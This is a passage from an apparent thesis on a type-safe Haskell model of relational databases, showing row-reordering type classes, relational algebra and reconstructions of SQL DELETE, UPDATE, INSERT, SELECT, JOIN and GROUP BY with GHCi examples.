instance (NoRepeatedAttributes rdb, CheckRI rdb) ⇒ DB rdb
```

The *HExtend* constraint guarantees that the produced record is well-formed, *i.e.* does not contain duplicate labels. Then, an attempt to insert a table whose label already exists leads to a type error.

## 3.5 Row operations

The operations which we will define in the chapters to follow will often resort to auxiliary operations on rows, which we model as a record that has attributes as labels. To compute the type of the record from the table header, we employ a type-level function:

```
class Row h k v r | h → k v r where
  row :: h → k → v → r
  unRow :: h → r → (k, v)
instance (
  HeaderFor (a, b) k v, HAppend a b ab, HAppend k v kv,
  HZip ab kv l, HBreak kv k v
) ⇒ Row (a, b) k v (Record l)
where
  row (a, b) k v = Record $ hZip (hAppend a b) (hAppend k v)
  unRow (a, b) (Record l) = hBreak $ snd $ hUnzip l
```

Thus, the record type is computed by zipping (pairing up) the attributes with the corresponding column types. The value-level function *row* takes a header and corresponding key and non-key values as argument, and zips them into a row. The converse *unRow* is available as well. For the Dorothy entry in *myTable*, for example, the following row would be derived:

```
r = Record $  
  atID .=. 50 . *. atName .=. "Dorothy" . *.  
  atAge .=. 42 . *. atCity .=. "Oz" . *. HNil
```

Now, we can model value access with record lookup. The projection of the row through a subset of the header will be computed using the record function *LookupMany*. For instance, for the row presented above, if we are only interested in the name and age attributes we can project the row as follows:

```
> lookupMany (atName .*. atAge .*. HNil) r  
HCons "Dorothy" (HCons 42 HNil)
```

Another important operation on rows, mainly motivated by semantics of SQL operations, is the reordering of a list of values according to a list of attributes, that we will present next.

### 3.5.1 Reordering row elements according to a given header

We can reorder the row values according to a given column specification of the row.

If the row list is longer than the attribute list we return not only the reordered list but also the remaining values, which can be either used or ignored in other operations.

```
class LineUp h v v' r | h v → v' r  
where  
  lineUp :: h → v → (v', r)  
instance LineUp HNil vs HNil vs where  
  lineUp _ vs = (HNil, vs)  
instance (  
  AttributeFor at v, HFind v vs n,  
  HLookupByHNat n vs v, HDeleteAtHNat n vs vs',  
  LineUp as vs' vs'' r  
) ⇒ LineUp (HCons at as) vs (HCons v vs'') r where  
  lineUp (HCons a as) vs = (HCons v vs'', r)  
  where  
    n = hFind (mkDummy a) vs  
    v = hLookupByHNat n vs  
    vs' = hDeleteAtHNat n vs  
    (vs'', r) = lineUp as vs'
```

The *mkDummy* function used is just to extract the type of an attribute.

```
mkDummy :: AttributeFor at v ⇒ at → v  
mkDummy _ = ⊥  
class AttributeFor a t | a → t  
instance AttributeFor (AttributeNull t nr) (Maybe t)
```

```
instance AttributeFor (AttributeDef t nr) t
instance AttributeFor (Attribute t nr) t
```

For the tuple  $3 \ldots Ralf \ldots \text{Seattle} \ldots \text{HNil}$ , we can extract the values for  $atID$  and  $atName$  as follows:

```
> lineUp (atID ... atName ... HNil) ((3:Int) ... "Ralf" ... "Seattle" ... HNil)
(HCons 3 (HCons "Ralf" HNil), HCons "Seattle" HNil)
```

Notice that the order of attributes with the same type is important. For instance if the tuple presented above had `Seattle` before `Ralf`, the former would be returned as being the value for `atName`.

```
> lineUp (atID ... atName ... HNil) ((3:Int) ... "Seattle" ... "Ralf" ... HNil)
(HCons 3 (HCons "Seattle" HNil), HCons "Ralf" HNil)
```

To overcome this limitation we will later in this section present an instance of `LineUp` where the argument  $v$  will be a record instead of a flat list.

Another important remark is that if the specification list is longer than the row, we can fill those *empty* spaces with *null/default* values (choice which is motivated by semantics of SQL operations), which lead to the following implementation:

```
class LineUpPadd b row vs r | b row → vs r where
  lineUpPadd :: b → row → (vs, r)
instance LineUpPadd HNil vs HNil vs where
  lineUpPadd _ vs = (HNil, vs)
instance (
  AttributeFor at v, HMember v vs b,
  LineUpPadd' b at vs v r, LineUpPadd as r vs' r'
) ⇒ LineUpPadd (HCons at as) vs (HCons v vs') r' where
  lineUpPadd (HCons a as) vs = (HCons v' vs', r')
  where v = mkDummy a
    (v', r) = lineUpPadd' (hMember v vs) a vs
    (vs', r') = lineUpPadd as r
```

The previous class calculates a (type-level) boolean that has value `HTrue`, if there is a value in the row corresponding to the attribute in the specification list, and `HFalse` otherwise. This boolean guides the action of the following auxiliary function.

```
class LineUpPadd' b at r v r' | b at r → v r'
where
  lineUpPadd' :: b → at → r → (v, r')
instance LineUpPadd' HFalse (NullableAttribute v nr) r (Maybe v) r where
  lineUpPadd' b at r = (Nothing, r)
instance LineUpPadd' HFalse (DefaultableAttribute v nr) r v r where
  lineUpPadd' b (Default v) r = (v, r)
instance
  Defaultable v
  ⇒ LineUpPadd' HFalse (Attribute v nr) r v r where
  lineUpPadd' b at r
```

```

= (defaultValue, r)

instance (
  AttributeFor at v, HFind v vs n,
  HLookupByHNat n vs v, HDeleteAtHNat n vs vs'
)  $\Rightarrow$  LineUpPadd' HTrue at vs v vs' where
  lineUpPadd' b at vs = (v', vs')
  where v = mkDummy at
    n = hFind v vs
    v' = hLookupByHNat n vs
    vs' = hDeleteAtHNat n vs

```

When the value for a given attribute is not present in the list there are three situations where padding can be performed: the attribute is nullable (*Nothing* is inserted); the attribute is user declared defaultable (the default value associated is inserted); the attribute is neither nullable nor user declared defaultable, but it has a system default value (this value is inserted).

As an example consider the tuple  $3 \ldots HNil$  and imagine we want, as in the previous example, to extract the values for *atID* and *atName*.

```
> lineUpPadd (atID  $\ldots$  atName  $\ldots$  HNil) ((3::Int)  $\ldots$  HNil)
(HCons 3 (HCons "" HNil), HNil)
```

The system default value for Strings was returned as value for *atName*. To wrap up the *LineUpPadd* definition we present the instance for a row presented as a record, where attributes identifiers are linked to values.

```

instance (
  AttributeFor at v,
  HMember (at, v) row b,
  LineUpPadd' b at (Record row) v row',
  LineUpPadd ats row' vs r
)  $\Rightarrow$  LineUpPadd (HCons at ats) (Record row) (HCons v vs) r where
  lineUpPadd (HCons at ats) (Record row) = (HCons v vs, r)
  where (v, row') = lineUpPadd' (hMember (at, mkDummy at) row) at (Record row)
        (vs, r) = lineUpPadd ats row'

```

This instance will overcome limitations in the order of values for attributes with same type, as referred above in the first example presented.

```
> lineUpPadd (atID  $\ldots$  atName  $\ldots$  HNil)
  (Record $ atID .=. (3::Int)  $\ldots$  atCity .=. "Seattle"  $\ldots$  atName .=. "Ralf"  $\ldots$  HNil)
(HCons 3 (HCons "Ralf" HNil), Record{CITY="Seattle"})
```

For *LineUp* we still need an instance for rows presented as records and the specification list represented as a pair:

```

instance (
  LookupMany a (Record row) ks,
  DeleteMany a (Record row) (Record row'),
  LineUpPadd b (Record row') vs (Record r)
)  $\Rightarrow$  LineUp (a, b) (Record row) (ks, vs) (Record r) where
  lineUp (a, b) row = ((ks, vs), r)

```

```

where ks = lookupMany a row
      row' = deleteMany a row
      (vs, r) = lineUpPadd b row'

```

The first component of the pair corresponds to key attributes, where padding cannot be performed, and the second component to non-key attributes, subject to padding with null or default values.

The key attributes cannot be underspecified in the value list. If we try to line up a row that does not contain values to all key attributes, the type checker will report an error:

```

> lineUp (atID .*. HNil, atName .*. HNil) (Record $ HNil)
<interactive>:1:0:
    No instance for (HasField (Attribute Int (People, ID)) HNil v)
        arising from use of 'lineUp' at <interactive>:1:0-5

```

The non-key attributes are subject to padding and an error will only occur when such attribute is neither defaultable nor nullable.

## 3.6 Relational Algebra

Many operations, known from relational algebra [27], that are typically available for Sets can be lifted to Tables. The main difference in the datatype for tables is that we have explicit separation between keys and non-keys instead of flat tuples.

In this section, we will present the lifting of traditional operations available for Sets to tables.

### 3.6.1 Single table operations

There are several operations on single tables that are often used, such as projecting all rows of the table accordingly a column specification, adding rows, and selecting specific rows. We will proceed to describe the implementation of such operations in our model.

#### Projection

Concerning projection, we keep the specified columns. Note that the order of columns can deviate from order in the table header and that the column specification is a flat list. So, the split between key and non-key columns is not exposed in the argument. In the result, all columns are keys and so we present it not in a *Table*, but in a *ResultSet*.

```

project :: (
  HeaderFor h k v, RESULTSET ab' kv',
  LookupMany ab' r kv', Row h k v r
) ⇒ ab' → Table h k v → ResultSet ab' kv'
project ab' (Table h m) = ResultSet ab' m'
where m' = Map.foldWithKey worker Set.empty m
       worker k v mp = Set.insert (projectRow h ab' (k, v)) mp

```

Should we want to present the result in a *Table*, we would have as result type *Table h k HNil* (we can observe that the types *ResultSet h v* and *Table h v HNil* are isomorphic). We define *ResultSet* as follows.

**data** (*AttributesFor a v, Ord v*)  $\Rightarrow$  *ResultSet a v* = *ResultSet a (Set v)*

To reduce the number of constraints when using *ResultSet*, we gather the previous constraints in a class, which we have already used in the *project* definition.

**class** (*AttributesFor a v, Ord v*)  $\Rightarrow$  *RESULTSET a v*

### Adding a single row to a table

This is a basic operation, corresponding to a simple insertion in a map.

*add* :: *HeaderFor h ks vs*  
 $\Rightarrow (ks, vs) \rightarrow Table h ks vs \rightarrow Table h ks vs$   
*add* (*k, v*) (*Table h m*) = *Table h m'*  
**where** *m' = Map.insert k v m*

Due to the *Map* definition in Haskell, if the key already exists in the map, the associated value is replaced with the new value we are inserting.

### Filter and Fold

Concerning single table operations context, we will describe two more operations – *filter* and *fold*. All the libraries for collection datatypes in Haskell, such as lists, sets and maps, include these general operations. We can regard our tables as collections and so it makes sense to define them.

Firstly, we describe a function that filters rows in a table using a predicate on keys and values. In the result table only the rows for which the predicate holds are kept. We use the standard *filterWithKey* defined in the *Map* Haskell library. The *filter* for maps defined in the referred library only uses the value information. Since we are interested in performing the filter using all row information we need the function *filterWithKey*.

*filter* :: *HeaderFor h ks vs*  
 $\Rightarrow ((ks, vs) \rightarrow Bool) \rightarrow Table h ks vs \rightarrow Table h ks vs$   
*filter p* (*Table s m*) = *Table s m'*  
**where** *m' = Map.filterWithKey (\x y -> p (x, y)) m*

Secondly, we implement the fold over a *Table*, which allows the computation of a value based in all values contained in the tables. We again use the *foldWithKey* defined in the *Map* library.

*fold* :: *HeaderFor h k v*  
 $\Rightarrow (h \rightarrow k \rightarrow v \rightarrow b \rightarrow b) \rightarrow b \rightarrow Table h k v \rightarrow b$   
*fold f a* (*Table h m*) = *a'*  
**where** *a' = Map.foldWithKey (\k v a -> f h k v a) a m*

This operation can now be used, for instance, to generate a set with flat tuples from a table. For *myTable* defined in chapter 3 the result would be as follows:

```
> fold (\h k v s -> insert (hAppend k v) s) empty myTable
{
```

```

HCons 12 (HCons "Ralf" (HCons Nothing (HCons "Seattle" HNil))),
HCons 50 (HCons "Dorothy" (HCons (Just 42) (HCons "Oz" HNil))),
HCons 67 (HCons "Oleg" (HCons (Just 17) (HCons "Seattle" HNil)))
}

```

This is a simple operation. The *fold* function can be used to define more complex functions on tables.

### 3.6.2 Multiple table operations

#### Union, Intersection and Difference

Union, intersection and difference are classical operations in relational algebra imported from set theory. In our representation, the definition of these operations is just a lift of the corresponding *Map* operations.

$$\begin{aligned}
unionT :: HeaderFor h k v \Rightarrow Table h k v \rightarrow Table h k v \rightarrow Table h k v \\
unionT (Table h m) (Table _ m') = Table h (Map.union m m') \\
intersectionT :: HeaderFor h k v \Rightarrow Table h k v \rightarrow Table h k v \rightarrow Table h k v \\
intersectionT (Table h m) (Table _ m') = Table h (Map.intersection m m') \\
differenceT :: HeaderFor h k v \Rightarrow Table h k v \rightarrow Table h k v \rightarrow Table h k v \\
differenceT (Table h m) (Table _ m') = Table h (Map.difference m m')
\end{aligned}$$

Notice that we could define more complex union, intersection and difference operations, if we allowed that the two table arguments could have different headers (as in [29]). Then, we should keep one of the headers and reorder the elements of the other table so they agree in type and could be inserted in the resulting table.

In this chapter we have shown our strongly typed representation of databases and basic operations on tables. In the next chapter, we will present the reconstruction of several SQL statements.



## Chapter 4

# The SQL layer – data manipulation operations

A faithful model of the SQL language [20] will require a certain degree of flexibility regarding input parameters. When performing *insertion* of values into a table, for example, the list of supplied values does not necessarily correspond 1-to-1 with the columns of the table. Values may be missing, and a list of column specifications may be provided to guide the insertion. We will need to make use of various auxiliary heterogeneous data structures and type-level functions to realize the required sophistication.

The interface provided by the SQL language shields off the distinction between key attributes and non-key attributes which are present in the underlying tables. This distinction is relevant for the behavior of constructs like *join*, *distinct* selection, *grouping*, and more. But at the language level, rows are presented as flat tuples without explicit distinction between keys and non-keys. As a result, we will need to ‘marshal’ between pairs of lists and concatenated lists, again at the type level.

In this chapter, we will present the reconstruction of several SQL statements, such as select, insert, delete and grouping, and database operations.

### 4.1 The WHERE clause

```
<where clause> ::= WHERE <search condition>
```

Table 4.1: Syntax for the WHERE clause (according SQL-92 BNF Grammar)

Various SQL statements can contain a WHERE clause which specifies a predicate on rows. Only those rows that satisfy the predicate are taken into account. The predicate can be formulated in terms of a variety of operators that take row values as operands. These row values are accessed via their corresponding column names.

In section 3.5, we presented how to model a row as a record that has attributes as labels. A predicate is then a boolean function over that record. Recall the row derived for the Dorothy entry in *myTable*:

```

r = Record $ 
    atID .=. 50 . *. atName .=. "Dorothy" . *. 
    atAge .=. 42 . *. atCity .=. "Oz" . *. HNil

```

A predicate over such a row might look as follows:

```
isOzSenior = λr → (r .!. atAge) > 65 ∧ (r .!. atCity) ≡ "Oz"
```

The type of the predicate is inferred automatically:

```

isOzSenior :: (
    HasField (Attribute Int AGE) r Int,
    HasField (Attribute String CITY) r String
) ⇒ r → Bool

```

Interestingly enough, this type is valid for any row exhibiting the *atAge* and *atCity* attributes. If other columns are joined or projected away, the predicate will still type-check and behave correctly. We will encounter such situations below.

## 4.2 The DELETE statement

```
<delete statement> ::= DELETE   FROM   <table name>
                      [ WHERE   <search condition> ]
```

Table 4.2: Syntax for the DELETE statement (according SQL-92 BNF Grammar)

Now that the WHERE clause is in place, we can turn to our first statement. The DELETE statement removes all rows from a table that satisfy the predicate in its WHERE clause. We model this statement via the folding function for maps:

```

delete :: (HeaderFor h k v, Row h k v r)
⇒ Table h k v → (r → Bool) → Table h k v
delete (Table h m) p = Table h m'
where
  m' = foldWithKey del Map.empty m
  del k v
    | p (row h k v) = id
    | otherwise = insert k v
foldWithKey :: (k → a → b → b) → b → Map k a → b

```

Here we use Haskell's *guarded* equation syntax. Thus, only rows that fail the predicate pass through to the result map. The following example illustrates this operation. We delete all senior people from Oz in the table *myTable* defined in chapter 3.

```
*Data.HDB.Example Data.HDB.Databases> delete myTable isOzSenior
Table (HCons ID HNil, HCons NAME (HCons AGE (HCons CITY HNil))) {
  HCons 12 HNil := HCons "Ralf" (HCons Nothing (HCons "Seattle" HNil)),
  HCons 50 HNil := HCons "Dorothy" (HCons (Just 42) (HCons "Oz" HNil)),
  HCons 67 HNil := HCons "Oleg" (HCons (Just 17) (HCons "Seattle" HNil))
}
```

Since the only individual from Oz is younger than 65, no rows satisfy the given predicate and the same table is returned.

To illustrate the fact that *isOzSenior* is valid for any row that has *atAge* and *atCity* attributes, consider the following delete applied to *myTable* after projecting out the attribute *atName*.

```
> delete (projectValues (atAge .*. atCity .*. HNil) myTable) isOzSenior
Table (HCons ID HNil,HCons AGE (HCons CITY HNil)) {
    HCons 12 HNil:=HCons Nothing (HCons "Ralf" HNil),
    HCons 50 HNil:=HCons (Just 42) (HCons "Dorothy" HNil),
    HCons 67 HNil:=HCons (Just 17) (HCons "Oleg" HNil)
}
```

### 4.3 The UPDATE statement

```
<update statement> ::= 
    UPDATE <table name> SET <set clause list>
        [ WHERE <search condition> ]

<set clause list> ::= <set clause> [ { <comma> <set clause> } ... ]
<set clause> ::= <object column> <equals operator> <update source>

<object column> ::= <column name>
<update source> ::= <value expression> | <null specification> | DEFAULT
```

Table 4.3: Syntax for the UPDATE statement (according SQL-92 BNF Grammar)

The UPDATE statement involves a SET clause that assigns new values to selected columns. A record is again an appropriate structure to model these assignments. Updating of a row according to column assignments will then boil down to updating one record with the values from another, possibly smaller record. The record operation *updateWith* can be used for this.

```
update :: (HeaderFor h k v, Row h k v r, UpdateWith r s)
⇒ Table h k v → s → (r → Bool) → Table h k v
update (Table h m) s p = Table h (foldWithKey upd empty m)
where
  upd k v
  | p r = insert k' v'
  | otherwise = insert k v
where r = row h k v
  (k', v') = unRow h $ updateWith r s
```

Thus, when a row satisfies the predicate, an update with new values is applied to it, and the updated row is inserted into the result. Note that the *UpdateWith* constraint enforces that the list of assignments only sets attributes present in the header, and sets them to values of the proper types. Assignment to an attribute that does not occur in the header of the table, or assignment of a value of the wrong type will lead to a type check error.

## 4.4 The INSERT statement

```

<insert statement> ::= INSERT INTO <table name>
                      <insert columns and source>

<insert columns and source> ::=
  [ <left paren> <insert column list> <right paren> ] <query expression>
  | DEFAULT VALUES

<insert column list> ::= <column name list>

```

Table 4.4: Syntax for the multiple row INSERT statement (according SQL-92 BNF Grammar)

A single row can be inserted into a table by specifying its values in a VALUES clause. Multiple rows can be inserted by specifying a sub-query that delivers a list of suitable rows. In either case, a list of columns can be specified to properly align the values for each row.

Let us first analyze how to define the insert operation in case the column specification is not supplied.

We must reorder the values (using the operation *LineUp* previously defined) and split the row according to key and non-key values, in compliance with the given header. The *split* is defined as follows:

```

class Ord kvs  $\Rightarrow$  Split vs h kvs nkvs | vs h  $\rightarrow$  kvs nkvs
where
  split :: vs  $\rightarrow$  h  $\rightarrow$  (kvs, nkvs)
instance (
  LineUp kas vs kvs r,
  LineUpPadd nkas r nkvs HNil,
  Ord kvs
)  $\Rightarrow$  Split vs (kas, nkas) kvs nkvs where
  split vs (kas, nkas) = (kvs, nkvs)
  where (kvs, r) = lineUp kas vs
        (nkvs, _) = lineUpPadd nkas r

```

We resort to class *Split* in order to avoid repeating the list of constraints in functions that use *split* and add the *Ord* constraint on key types, to ensure they can be used in a map.

We stress that wherever attributes of the same type occur, the values for these attributes need to be supplied in the right order. Having this auxiliary operation available makes it easy to define the insert operation.

```

insert :: (
  HeaderFor h ks vs,
  Split vs' h ks vs
)  $\Rightarrow$  vs'  $\rightarrow$  Table h ks vs  $\rightarrow$  Table h ks vs
insert vs (Table h mp) = Table h mp'
where mp' = Map.insert kvs nkvs mp
        (kvs, nkvs) = split vs h

```

Recall *yourTable* defined in chapter 3, where *atCountry* is a defaultable attribute.

```
yourHeader = (atCity' .*. HNil, atCountry .*. HNil)
yourTable = Table yourHeader $
  insert ("Braga" .*. HNil) ("Portugal" .*. HNil) $
  Map.empty
```

We can now insert the city Porto, without specifying its country, and the default value will be inserted.

```
> insert ("Porto" .*. HNil) yourTable
Table (HCons CITY HNil, HCons COUNTRY HNil) {
  HCons "Braga" HNil := HCons "Portugal" HNil,
  HCons "Porto" HNil := HCons "Afghanistan" HNil
}
```

Now, let us define the insert operation in full, where the column specification is not mandatory. The single-row variant can be specified as follows:

```
class InsertValues t as vs where
  insertValues :: t → as → vs → t

instance (
  HeaderFor h k v,
  Split vs h k v
) ⇒ InsertValues (Table h k v) HNil vs where
  insertValues (Table h m) _ vs = Table h m'
  where m' = Map.insert k v m
    (k, v) = split vs h

instance (
  HeaderFor h ks vs,
  HZip (HCons a as) vs' row,
  LineUp h (Record row) (ks, vs) (Record HNil)
) ⇒ InsertValues (Table h ks vs) (HCons a as) vs' where
  insertValues (Table h mp) as vs = Table h mp'
  where mp' = Map.insert kvs nkvs mp
    (kvs, nkvs) = fst $ lineUp h (Record $ hZip as vs)
```

The first instance controls the case where no align list of columns is specified, which corresponds to the *insert* operation defined above.

In the second instance, the *hZip* function is used to pair up the list of columns with the list of values. The *ReOrd* constraint expresses the fact that the resulting list of column-value pairs can be permuted into a properly ordered row for the given table.

The multi-row insert accepts as argument the result list of a nested SELECT query. Though selection itself will be defined only in the next section, we can already reveal the type of result lists.

```
data AttributesFor a x ⇒ ResultList a x = ResultList a [x]
```

Thus, a result list is a list of rows augmented with the meta-data of that row. Unlike our *Table* datatype, result lists make no distinction between keys and values, and rows may occur more than once.

Now, multi-row insertion can be specified as a fold over rows in a *ResultList*:

```
insertResultList :: (
    AttributesFor a' v', HZip a' v' r, HeaderFor h k v,
    LineUp h (Record r) (k, v) (Record HNil)
) ⇒ a' → ResultList a' v' → Table h k v → Table h k v
insertResultList tbl as (ResultList a v)
= foldr (λvs t → insertValues t as vs) tbl v
```

Note that the meta-information of the inserted result list is ignored. The specified column list is used instead. An insert operation with a more precise type than that of SQL one can also be defined:

```
insertTable :: (
    HZip b' v' l', LookupMany b' l' v, ReOrd k' k,
    HF (a, b) k v, HF (a', b') k' v'
) ⇒ Table (a', b') k' v' → Table (a, b) k v → Table (a, b) k v
insertTable (Table (a', b') m) (Table (a, b) m') = Table (a, b) m"
where
m" = Map.foldWithKey addRow m' m
addRow k' v'
= Map.insert (reOrd k') (lookupMany b $ hZip b' v')
```

This function enforces that keys get inserted into keys (resp. values into values) all with the right types, of course. Only values of the inserted rows may be ignored, while all keys must be preserved. This guarantees that none of the inserted rows gets lost due to keys that coincide after restriction.

## 4.5 The SELECT statement

```
<query specification> ::= 
    SELECT [ <set quantifier> ] <select list> <table expression>

<set quantifier> ::= DISTINCT | ALL

<select list> ::= 
    <asterisk>
    | <select sublist> [ { <comma> <select sublist> }... ]

<table expression> ::= <from clause> [ <where clause> ]
                    [ <group by clause> ] [ <having clause> ]

<from clause> ::= FROM <table reference> [{<comma> <table reference>}...]
<having clause> ::= HAVING <search condition>
```

Table 4.5: Syntax (incomplete) for the select statement (according SQL-92 BNF Grammar)

The SELECT statement is a bundle of several functionalities, which include projection (column selection) and cartesian product (exhaustive combination of rows from several tables). In addition to these, clauses may be present for filtering, joining, grouping, and ordering.

Cartesian product on maps can be defined with two nested folds over maps:

```
productM :: (HAppend k k' k'', HAppend v v' v'', Ord v'')
  ⇒ Map k v → Map k' v' → Map k'' v''
productM m m'
  = foldWithKey (λk v m'' → foldWithKey add m'' m') empty m
where
  add k' v' m'' = insert (hAppend k k') (hAppend v v') m''
```

As the type constraints indicate, the key tuples of the argument maps are appended to each other, and so are the non-key tuples. This operation can be lifted to tables, and then to lists of tables:

```
productT :: (
  HF (a, b) k v, HF (a', b') k' v', HF (a'', b'') k'' v'',
  HA a a', HA b b', HA k k', HA v v'
) ⇒ Table (a, b) k v → Table (a', b') k' v' → Table (a'', b'') k'' v''
productT (Table (a, b) m) (Table (a', b') m') = Table h'' m''
where
  h'' = (hAppend a a', hAppend b b')
  m'' = product' m m'
```

Above we have abbreviated *HeaderFor* and *HAppend* to *HF* and *HA*. Since the SELECT statement allows for any number of tables to be involved in a cartesian product, we lift the binary product to a product over an arbitrary-length tuple of tables, using a type-level function:

```
class Products ts t | ts → t where
  products :: ts → t
instance Products (t :*: HNil) t where
  products (HCons t _) = t
instance (...)

  ⇒ Products ((Table (a, b) k v) :*: (Table (a', b') k' v') :*: ts) t
where
  products (HCons t ts) = productT t (products ts)
```

Thus, the binary product is applied successively to pairs of tables. For brevity, we elided the lengthy but straightforward type constraints of the second instance of *Products*.

Now that cartesian product over lists of tables is in place, we can specify selection:

```
select :: (
  Products ts (Table h k v), HeaderFor h k v,
  Row h k v r, LookupMany a r x, AttributesFor a x, Ord x,
  HZip a x r', LookupMany b (Record r') y, Ord y, IsEmpty b
) ⇒ Bool → a → ts → (r → Bool) → b → ResultList a x
select distinct a ts p b = ResultList a $ uniq $ sort $ proj $ fltr m
where
  Table h m = products ts
```

```

fltr = filterWithKey ( $\lambda k v \rightarrow p \$ row h k v$ )
proj = foldWithKey flt []
flt k v l = lookupMany a (row h k v) : l
sort = if isEmpty b then id else (qsort  $\circ$  cmp) b
cmp b v v' = lkp v < lkp v'
where lkp x = lookupMany b (Record \$ hZip a x)
uniq = if distinct then rmDbls else id
class IsEmpty l where isEmpty :: l  $\rightarrow$  Bool
rmDbls :: [a]  $\rightarrow$  [a]
qsort :: (a  $\rightarrow$  a  $\rightarrow$  Bool)  $\rightarrow$  [a]  $\rightarrow$  [a]
filterWithKey :: Ord k  $\Rightarrow$  (k  $\rightarrow$  a  $\rightarrow$  Bool)  $\rightarrow$  Map k a  $\rightarrow$  Map k a

```

The first argument corresponds to the presence of the DISTINCT keyword, and determines whether doubles will be removed from the result. The second argument lists the specified columns, to be used in the projection. The third argument represents the FROM clause, from which the *Products* constraint computes a table with type *Table h k v*. The last argument represents the WHERE clause, which contains a predicate on rows from that table. This is expressed by the *Row* constraint. Also, the selected columns must be present in these rows, which is guaranteed by the *LookupMany* constraint for multiple label lookup from a record.

As can be gleaned from the body of the *select* function, the cartesian product is computed first. Then filtering is performed with the predicate. The filtered map is folded into a list where each row is subject to flattening (from pair of keys and non-key values to a flat list of values), and to projection. The resulting list of tuples is passed through *sort* and *uniq*, which default to the do-nothing function *id*. However, if distinct rows were requested, *uniq* removes doubles, and if columns were specified to order by, then *sort* invokes a sorting routine that compares pairs of rows after projecting them through these columns (with *lookupMany*). As an example of using the *select* operation in combination with *insertResultList*, consider the following nested query:

```

insertResultList
(atCity' .*. HNil)
(select True (atCity .*. HNil) (myTable .*. HNil) isOzJunior HNil)
yourTable

```

This produces the following table:

```

Table (CITY .*. HNil, COUNTRY .*. HNil)
{ Braga .*. HNil := Portugal .*. HNil,
  Oz .*. HNil    := Afghanistan .*. HNil }

```

Note that the result list produced by the nested *select* is statically checked and padded to contain appropriate columns to be inserted into *yourTable*. If the attribute AGE would be selected, for instance, the type-checker would complain. Since the nested *select* yields only cities, the declared default gets inserted in the country column.

Although the result list of a selection can be fed into the *insertResultList* operation, it cannot be fed into the key-preserving *insertTable*. For that the closing projection step of the select should be key-preserving and produce a table. The following restricted project does the trick:

```

projectValues :: (
  HF (a, b) k v, HF (a, b') k v', LineUpPadd b' v v' r
) ⇒ b' → Table (a, b) k v → Table (a, b') k v'
projectValues b' (Table (a, b) m) = Table (a, b') m'
  where m' = Map.map (fst ∘ lineUpPadd b') m

```

As the types show, keys will not be lost.

## 4.6 The JOIN clause

```

<qualified join> ::= 
  <table reference>
  [ NATURAL ] [ <join type> ] JOIN
  <table reference> [ <join specification> ]

<join type> ::= INNER
  | <outer join type> [ OUTER ]
  | UNION

<outer join type> ::= LEFT | RIGHT | FULL

<join specification> ::= <join condition> | <named columns join>

<join condition> ::= ON <search condition>

```

Table 4.6: Syntax for the JOIN clause (according SQL-92 BNF Grammar)

The SQL language allows tables to be joined in several different ways, in addition to the cartesian product. We will define the *inner* join, where foreign keys in one table are linked to primary keys of a second table. On maps, the definition is as follows:

```

joinM :: (HAppend k' v' kv', HAppend v kv' vkv', Ord k, Ord k'
) ⇒ (k → v → k') → Map k v → Map k' v' → Map k vkv'
joinM on m m' = foldWithKey worker Map.empty m
  where
    worker k v m'' = maybe m'' add (lookup k' m')
      where
        k' = on k v
        add v' = insert k (hAppend v (hAppend k' v')) m''
    lookup :: Ord k ⇒ k → Map k a → Maybe a

```

As the types and constraints indicate, the resulting map inherits its key type from the first argument map. Its value type is the concatenation of the value type of the first argument, and both key and value type of the second argument. A parameter *on* specifies how to obtain from each row in the first table a key for the second. The joined table is constructed by folding over the first. At each step, a key for the second table is computed with *on*. The value for that

key (if any) is appended to the two keys, and stored.

The join on maps is lifted to tables, as follows:

```

join :: (
  HF (a, b) k v, HF (a', b') k' v', HF (a, bab') k vkv',
  HA a' b' ab', HA b ab' bab', HA v kv' vkv', HA k' v' kv',
  Row (a, b) k v (Record r), LookupMany a' r' k'
) ⇒ Table (a, b) k v → Table (a', b') k' v' → (Record r → r')
  → Table (a, bab') k vkv'
join (Table h@(a, b) m) (Table (a', b') m') on = Table h'' m"
  where
    h'' = (a, hAppend b (hAppend a' b'))
    m'' = joinM (λk v → lookupMany a' (on $ row h k v)) m m'
```

The header of the resulting table is constructed by appending the appropriate header components of the argument tables. The *on* function operates on a row from the first table, and produces a record that assigns a value to each key in the second table. Typically, these assignments map a foreign key to a primary one, as follows:

```
myOn = λr → ((atPK . = . (r ..!.. atFK)) .* . HNil)
```

In case of compound keys, the record would hold multiple assignments. The type of *myOn* is inferred automatically, and checked for validity when used to join two particular tables. In particular, the ON clause is checked to assign a value to every key attribute of the second table, and to refer only to keys or values from the second table. Thus, our model of join is typed more precisely than the standard SQL join, since join conditions are not allowed to underspecify the row from the second table.

The following example shows how joins are used in combination with selects:

```

seniorAmericans
= select False (atName .*.. atCountry .*.. HNil)
  ((myTable `join` yourTable
    (λr → ((atCity' .=. (r ..!.. atCity)) .*.. HNil)))
    .*.. HNil)
  (λr → (r ..!.. atAge) > 65 ∧ (r ..!.. atCountry) ≡ "USA")
```

Recall that *atCity'* is the sole key of *yourTable*. The type-checker will verify that this is indeed the case. The last line represents a where clause that accesses columns from both tables.

Note that our *join* is used as a binary operator on tables. This means that several joins can be performed by nesting *join* calls. In fact, the join and cartesian product operators can be mixed to create join expressions beyond SQL's syntax limits. This is an immediate consequence from working in a higher-order functional language.

## 4.7 The GROUP BY clause and aggregation functions

When the SELECT statement is provided together with a GROUP BY clause, it can include aggregation functions such as COUNT and SUM in its column specification, and it may have a HAVING clause, which is similar to the WHERE clause but is applied after grouping.

On the level of maps, a general grouping function can be defined:

```

<group by clause> ::= GROUP BY <grouping column reference list>
<grouping column reference list> ::=
    <grouping column reference>
    [ { <comma> <grouping column reference> }... ]
<grouping column reference> ::= <column reference> [ <collate clause> ]

```

Table 4.7: Syntax for the GROUP BY clause (according SQL-92 BNF Grammar)

```

groupByM :: (
    Ord k, Ord k'
) ⇒ (k → v → k') → (Map k v → a) → Map k v → Map k' a
groupByM g f m = Map.map f $ foldWithKey grp Map.empty m
where
    grp k v = insertWith Map.union (g k v) (Map.singleton k v)
Map.map :: (a → b) → Map k a → Map k b

```

Parameter  $g$  serves to compute from a map entry a new key under which to group that entry.  
 Parameter  $f$  is used to map each group to a single value.

To represent aggregation functions, we define a data type  $AF$ :

```

data AF r a b = AF ([a] → b) (r → a)
data AVG; atAVG = ⊥ :: Attribute t n → Attribute Float (AVG, n)
data COUNT; atCOUNT = ⊥ :: n → Attribute Int (COUNT, n)
myAFs = (atAVG atAge) .=. AF avg (..!.atAge) .*.
        (atCOUNT ()) .=. AF length (const ()) .*. HNil

```

